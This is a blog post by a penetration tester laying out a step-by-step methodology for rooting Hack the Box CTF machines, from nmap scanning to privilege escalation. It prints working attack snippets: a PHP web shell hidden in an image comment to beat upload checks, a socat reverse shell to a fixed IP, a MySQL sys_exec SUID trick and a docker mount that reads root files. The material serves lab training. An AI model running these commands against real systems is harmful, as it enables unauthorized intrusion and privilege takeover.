


My Kali Desktop

Things I learned after rooting 25+ Hack the Box machines!


Hack, Sleep, Repeat.

Aditya Anand Follow
Jun 21, 2020 · 17 min read

With the COVID-19 pandemic that has been going on around the world, I need to state this first that it has been extremely tough to keep myself motivated enough to work on anything. Please don't be hard on yourself if you can't be productive or if you didn't do anything amazing with the time you had. It's been tough for all of us in our own sense and it is totally okay to just lie back and carry out the work to fulfill our basics necessitates. Listening to depressing news day in and day out does take a toll. I feel

thankful to be one of the lucky ones who haven't been affected by COVID-19. I hope everyone out there is doing the best they can amidst this pandemic that we are facing. We need to come out stronger at the end of this.

Well let's get back to the topic in hand, with all this time in hand I started working on enhancing my penetration testing skills as I have not been able to work on that as my job role mainly entails blue team activities. The best way I though I could get started was to hack the machines present on hack the box website. This would help me regain and develop my red teaming skills.




Let's dig in!

Just so that I don't waste a lot of time, so I bought the VIP version of hack the box so that I could have guidance whenever I am stuck at a box and continue ahead rather than spending too much time. I did this to cover my basics at a faster speed but if you are starting out I would say that it is better to crack boxes without any help. Take your time, let your mind wander around and come up with ideas that might help you solve the box. This way you will learn the most and develop your thought process as a hacker.

Being a hacker and an avid coder (used to do competitive coding few years back) myself I tried to come up with a structure that can help you solve most hack the box machines or any other CTF problems in a jiffy. The plan is to create a roadmap so that all you have to do is follow these steps.

1. Scanning the Machine
2. Initial Foothold
3. Getting user level privilege
4. Privilege Escalation

In my experience these are the four steps you would need to follow to complete any machine on hack the box platform. So let's start and dig deeper into each one of them.



Hack the Box — Dashboard

Step 1: Scanning the Machine

Scanning the machine is the most easiest or at least the most straight forward step that you would need to carry out. The tool we utilize to do network scanning is "nmap". This is one of the best tools out there for network scanning and figuring out the ports that are open on the machine. This the most critical information needed to proceed ahead with gaining access to the system.

```
root@kali:~# nmap -T5 -p21-25 192.168.1.104

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-23 04:40 EST
Nmap scan report for 192.168.1.104
Host is up (0.00086s latency).

PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
24/tcp open  priv-mail
25/tcp open  smtp
MAC Address: 00:0C:29:48:22:FD (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.68 seconds
```


Nmap scan output

In most of the cases the command below should be more than sufficient.

```
$ nmap -sC -sV -Pn <target-ip>
```

If the above command takes a huge chunk of time to give out result, then there are chances that a large number of ports might be open on the given machines you are trying to attack in that scenario you should first use this command.

```
$ nmap -p1-65535 <target-ip>
```

P.S. If it is still not working check your VPN connection and if the machine is turned on or not. Trust me I have made this mistake more time than I would care to admit.

The above command will quickly give you the list of ports that are open on the system. Once you have the set of ports, open on the target machine then you can enter the following command to get a more detailed nmap scan ofthe target machine.

```
$ nmap -p<port-num-1>,<port-num-2> -A <target-ip>
```

On few of the boxes you will notice that you will get different results if you run the nmap on the domain name for the corresponding box. So, it is always preferred to do that as well. If you are using a linux box to perform the attack then you can go to the "/etc/hosts" file and append the following.

```
machine.htb      <target-ip>
```

Once you append the following then you can go ahead and run the nmap scan on the 'machine.htb' domain name.

```
$ nmap -sC -sV -Pn <target-domain>
```

Once you have the details on the ports that are open then comes the next step in the process of gaining access on the box.

Step 2: Initial Foothold

This can be the hardest part in some of the boxes and definitely the most irritating. If you don't get an idea of what to do or which attacks to carry out you will definitely lose the motivation very soon.

The trick here is to have a number of attacks ready based on the type of ports that are open on the machine.

1. Port 80 (HTTP) & 443 (HTTPS)

For the instance when only port 80 or 443 is opened on the machine then that is a clear indication that in the next few step you should try your web penetration attack vectors and tools.

The first thing that I would do is run a "dirb" directory search, if the machine is taking the load then run a fuzzing attack using "wfuzz". Browse the website and figure out what are the functionalities that are present. Look for hints in the source-code maybe that will lead you to some revelation, some times there might be a few things that are not printed out on the webpage so be on the look out.

2. Port 135 (MSRPC), 139 (NetBios-SSN) & 445 (Microsoft-DS)

It is a delight to see these ports open on a windows machine. Chances are you have a eternal blue at your hands or other attacks that are similar to it. Boot up your msfconsole and search for these exploits. There are chances that you might end up getting root access of the machine if the exploit works.

3. Port 21 (FTP)

FTP port attacks mostly lead to two type of scenarios, that I have faced.

i) There are attacks where you can login as an anonymous user and look around for clues or hints. Sometimes anonymous login might not be allowed and you might have to

obtain the credentials first via some web recon or other methodology and then you can login to get the hints.

ii) The second type of attack is where if you have anonymous access to the folder where the web page might be hosted. Then you can host your own malicious file in that folder and then access it via browser to maybe trigger a reverse shell and then go on ahead to gain further access.

4. Port 22 (SSH)

Whenever you have SSH access there is next to zero chance that you will have to run a blind brute force attack. I personally have never faced such a situation but at the same there are times when you will have a word list and use that to run dictionary attack on the ssh port to get access. You might have to make the wordlist by your own, the best way is to use “cewl” tool to obtain the words for your wordlist.

5. Port 389 & 636 (LDAPS)

There were few boxes which focused on vulnerability attacks using Active Directory vulnerabilities. You have to focus on those attacks to figure out a way to crack in those boxes. This article in particular helped me a lot, to solve such boxes.

These are some of the most common ports that you will encounter in the hack the box challenges. There are other specific ports that I came across but won’t mention those as they were very specific to the machines.

The next step after checking for all the ports that might be open on the machine, we try to figure out a way to find the what services are actually utilising those ports.

Most of the time the services that are running on these ports might be vulnerable to attacks. The good thing is that running a detailed nmap scan gets you the information that might be required to crack in the box.

For example, the Apache server or the IIS server that is being hosted might have some vulnerabilities in it. Maybe the logging software package that is deployed is susceptible to a directory traversal attack. Sometimes the software that is hosted chances are the login page is vulnerable to brute force attack. There is a box, that is already been hacked

by another hacker who have left you a backdoor and now you have to use the backdoor to gain access to the machine.

> ***The key thing is to keep your focus on the ports that are open, the services running on those open ports and the version of the those services.***

Step 3: Getting user level privilege

Once we have scanned the box and went through all the ports that are open and the services running on the box, the next step is to take advantage of those running services.

```
kali@kali:~$ searchsploit afd windows local
------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------------
Microsoft Windows (x86) - 'afd.sys' Local Privilege Escalation (MS11-046)                 | windows_x86/local/40564.c
Microsoft Windows - 'afd.sys' Local Kernel (PoC) (MS11-046)                               | windows/dos/18755.c
Microsoft Windows - 'AfdJoinLeaf' Local Privilege Escalation (MS11-080) (Metasploit)      | windows/local/21844.rb
Microsoft Windows 7 (x64) - 'afd.sys' Dangling Pointer Privilege Escalation (MS14-040)    | windows_x86-64/local/39525.py
Microsoft Windows 7 (x86) - 'afd.sys' Dangling Pointer Privilege Escalation (MS14-040)    | windows_x86/local/39446.py
Microsoft Windows XP - 'afd.sys' Local Kernel Denial of Service                           | windows/dos/17133.c
Microsoft Windows XP/2003 - 'afd.sys' Local Privilege Escalation (K-plugin) (MS08-066)    | windows/local/6757.txt
Microsoft Windows XP/2003 - 'afd.sys' Local Privilege Escalation (MS11-080)               | windows/local/18176.py
------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Result
```

searchsploit - Normal search

The tool that I first run to check if the particular software have vulnerability is searchsploit. Keep the vulnerability list updated and search for the explits of the services running on the box.

```
$ searchsploit <service-name>

$ searchsploit <service-name> <service-version>
```

A normal search using the “searchsploit” tool like the ones shown above can give you a list of vulnerabilities or potential exploits related to that service. You can then have a look into those exploits and then try to carry them out. Few of the times it can be a python or bash script that needs to be uploaded on the target machine. Sometimes it can be a methodology depicting how to carry out an attack like directory traversal, api vulnerability etc.

Most of the time when you are attacking a box which doesn't have a CVE then there are high chances that when you run the searchsploit, nothing will pop up. As there won't be a straight up vulnerability or exploit that you can take advantage of to exploit the machine.

The lucky thing for us is that in itself it gives us a clue as to how we should proceed ahead with the box. Once the CVEs are out of the picture open up your Burp Suite, start intercepting each and every packet that is coming back and forth from the target box. If it has something running on port 80/443 or a service that is being hosted with a web interface on some random port. Browse through them, look for their login panel, create an account panel etc.

Go back to the output you found from fuzzing and running dirb on the machine and see if you utilise them to your advantage. One box had a service hosted on it, I had to read through the API calls and features of that service to be able to crack the box. So you might have to read a lot about the services being hosted as well, learn about what they do and what are they mostly used for.

In most cases it will happen that you will find a way to upload a file or run a command that will trigger a reverse shell connection back to your system. So there are three most important advise that you will need to carry this out.

i) Reverse shell Scripts

You should have a collection of scripts ready to go in different programming languages that can help you spawn reverse shell back to your system. I have seen most the time that php reverse shell scripts are one of the most utilised scripts as mostly you will be uploading these scripts on a web server and depend on that server to execute your script. You have to learn to work with "msfvenom" to be able to create your scripts on the go in the format you want to upload. Here is a link to the msfvenom cheat sheets.

You can also use one of the best tools at your disposal the scripts ready to be executed present on pentestmonkey website. These are really helpful, I have bookmarked them as to how often I end up visiting this website for some help.

ii) Bypassing the Upload checks

Now that we are talking about file uploads you need to learn different ways of how to

manipulate the system and be able to upload a file that you want to. There are checks in the upload section, they might use the MIME type information present in the HTTP header parameters to check what kind of a file is it.

```
MIME Type: image/jpeg, image/png, text/html
```

There are times when you might have to append the first hundred line of a png or jpeg file to a php reverse shell payload, so as to change its signature from a php file to a png file.

```
$ head -n100 image.png > payload.png

$ msfvenom_payload.php >> payload.png
```

Then you can go ahead and upload the payload.png, chances are that it will bypass the verification process. I have recently learnt that we can use “exiftool” as well to append a comment or so to bypass the verification .

```
$ exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>'
payload.png
```

Have look at this article, it will help you too. Another method which might fail most of the time is to just change the filename. If a png format file is allowed but not a php file, then just change the name from file.png to file.php. It might hinder the attack so you will have to keep all that in mind.

iii) Netcat

Once you have uploaded the payload successfully you will need a listener on your machine to help you establish a connection with the target machine.

```
$ nc -lvnp <port-number>
```

This simple command will help you establish a listener on your machine. So as soon as the payload you uploaded is triggered it will initiate the reverse shell connection between your machine and the target machine.

The payload can be triggered via a cronjob that is running on the target machine, visiting the URL at which the payload is hosted or some other way but as long as it is triggered you will get your illustrious connection with the target machine.

One thing to keep in mind is most of the time when you will get back a reverse shell it won't be a proper interactive reverse shell and you will have to run commands to make it so. Here are a few of them and the link to the webpage.

Cheatsheet commands:

Using Python for a psuedo terminal

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Using socat

```
#Listener:
socat file:`tty`,raw,echo=0 tcp-listen:4444

#Victim:
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.0.3.4:4444
```

Using stty options

```
# In reverse shell
$ python -c 'import pty; pty.spawn("/bin/bash")'
Ctrl-Z

# In Kali
$ stty raw -echo
$ fg

# In reverse shell
$ reset
$ export SHELL=bash
$ export TERM=xterm-256color
$ stty rows <num> columns <cols>
```

The one that I have used most is the one below. Most of the hack the box machines do have python installed onto them, mostly python3.

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
```

It will be rare but if some of them do not have python installed then you can look for other alternatives as well or just work with what you have.

Once you have a reverse shell access to the target machine, there is a ninety percent chance that now all you have to do is navigate to the right folder and get access to the user flag. In the remaining ten percent you might have to look around a bit to escalate your privilege from one user to the another, but this privilege escalation will be very straight forward and won't require too much effort. We will discuss the privilege escalation methodology in the next step.

Step 4: Privilege Escalation

Now comes one of the most daunting part of the hack the box scenario. I personally used to find this step to be the most difficult part of the process, but then I went through the following cheatsheet and it made things so easy.

These are the the thirteen steps that you need to follow to carry out a successful privilege escalation attack on nearly any machine that you are trying to crack into.

i) Abusing Sudo Rights

Most of the times when you gain access to a user on the machine it won't be a admin but a normal user on the box. Some of the times the user that we get access to tends to have sudo privilege but only for certain commands or services. We first check that out by executing the following command.

```
$ sudo -l
```

Depending on the output we can determine is the user we have access to, is it allowed to execute certain commands or services as a privileged user.

ii) SUID Bit

The SUID bits are used to define if you as the user has the permission to execute a

certain file. Those files which have suid permissions run with higher privileges. Run this command to list all the binaries with SUID permissions.

```
$ find / -perm -u=s -type f 2>/dev/null
```

We then have to creatively use the binaries listed out to our advantage to enhance our privilege, it can be by viewing a file with confidential information or copying a high privileged file to a folder we have access to.

iii) Kernel Exploit

This is one of those attacks where you take advantage the flaws that are present in the kernel that is present on the target machine. Depending on the version of the kernel you can then search for an exploit online and then use that to obtain admin level privilege. The command to check the kernel version of the target machine.

```
$ uname -a
```

It is an attack that can be carried out in both Windows & Linux boxes.

iv) Path Variable

I tend to dislike path variable attacks, cause of all my nightmares I have had because I had to set path variable to properly configure softwares in Windows machines. The path variable specifies the bin and sbin directories that hold the executable programs. Whenever we execute a program it will search through the path variables to find that program, so if we change the paths in the path variable we can make the target machine run our own executables with sudo privilege.

```
$ echo $PATH
$ export PATH=/tmp:$PATH
```

In place of /tmp we can append whatever path we want to, /tmp is mostly preferred because as a normal user we have access to that particular directory and can create our malicious executable there.

v) Enumeration

This methodology of privilege escalation can be a bit tiring as you have to browse through the file systems, folders and files to find some interesting information that can help you escalate your privilege. Going through the bash history, config files, random text files etc. to find clues to raise your privilege.

vi) MySQL

Getting root access to the MySQL that might be hosted on the target machine we can get it execute commands that can give us access to certain privileged information. The example below shows how we execute certain mysql commands to change permission of the "find" executable.

```
mysql> mysql -u root -p
mysql> SELECT sys_exec('chmod u+s /usr/bin/find');
mysql> echo os.system('/bin/bash')
mysql> quit
```

Once we change the permissions then we utilise that to our advantage and gain privileged access.

```
$ cd /tmp
$ touch temp_file
$ find temp_file -exec "/bin/sh" \;
```

vii) Crontab

Cron jobs are the background processes that keep running on the machine. Most of the time these processes or jobs are executed by the admin hence there are high chances that these can be used to carry out privilege escalation attacks. All we need to do is manipulate the process or service that is being executed by the cronjob to our benefit and that can lead to gaining admin privileges.

Most of the time we make changes to the file that is being executed or modified by the cron job and append our malicious payload to that.

viii) Wildcard Injection

This attack is mostly unknown and haven't yet used it in any of the hack the box machines. The reason wildcard injection is a method to escalate privilege is because it is interpreted by shell before executing any other action and that can be used to our advantage to run commands by including the asterisk (*) symbol in our command.

ix) Capabilities

It is nothing else but the extra privileges that might a file or directory might have. We can then use that particular file or directory to our advantage to raise our privilege.

```
$ getcap -r / 2>/dev/null
```

We run the following command to see the binaries we can execute and use those to modify the files or folders with higher privilege and get access to the content inside of them. One way is to compress a high privileged file to a directory the user has access to and then extract it out there, the privilege of the file will now fall and can be read by a normal user as well, thus escalating our privilege.

x) Writable etc/passwd file

This is one of the straight forward solutions, where you need to check if you have write access of /etc/passwd file. All the passwords and usernmes are saved in this file with their details. If we can write our own malicious payload to that file, then we can create a whole new different user with no password or a password that is known to us and that user will have access to everything and thus we can get root privileges just like that.

xi) Writable files or script as root

This is another straight forward solution to escalating your privilege. If you can write a script and run it as root or edit a file with higher privilege and execute that as root then that is one of the most easiest way to enhance your privilege on a box. Chances are it is rare to find such a open opportunity which can be exploited so easily.

xii) Buffer Overflow

Buffer overflow happens when the number of string of characters we insert in a particular segment of memory is larger than the string of characters it is meant to hold which leads to an overflow kind of scenario. This leads to the vulnerability where the data that is already in store can be corrupted, overwritten but the worse scenario is that it can be used to extract values from confidential or higher privileged files and even allowing us to execute malicious commands.

xiii) Docker

Docker was introduced as a competitor to the virtual machines that we have been using. The inherent problem with Docker is that every docker command needs to be run with sudo i.e. in a privileged mode. This leads to the issue that it gives the user methods to enhance his/her privilege if they have access to the daemon. So anyone who is a part of the docker group, in turn has access to everything that a root user has access to.

```
$ docker run -v /root:/hack -t debian:jessie /bin/sh -c 'cat
/root/root.txt'
```

The command above allowed the user to run a command as a privileged user even though the user don't have sudo right.

Conclusion

Everything that I discussed in this article is enough to solve most the boxes on hack the box challenge or other CTFs that are out there. Being a programmer I wanted to break down the whole experience of CTFs into steps that made sense and can be understood by everyone. Many people in the beginning feel that these are random steps that the attacker just happens to stumble across but if you view the whole process from a bird eye view you can begin to understand that there is an actual science behind all of this and that can help you solve these challenges faster.

P.S. I haven't proof read the whole article so if you come across any error in the article do reach out to me.

If you enjoyed it please do clap & let's collaborate. Get, Set, Hack!

Website : aditya12anand.com | **Donate** : paypal.me/aditya12anand
Telegram : https://t.me/aditya12anand
Twitter : twitter.com/aditya12anand
LinkedIn : linkedin.com/in/aditya12anand/
E-mail : aditya12anand@protonmail.com

Hacking Hackthebox Penetration Testing Ctf Vulnerability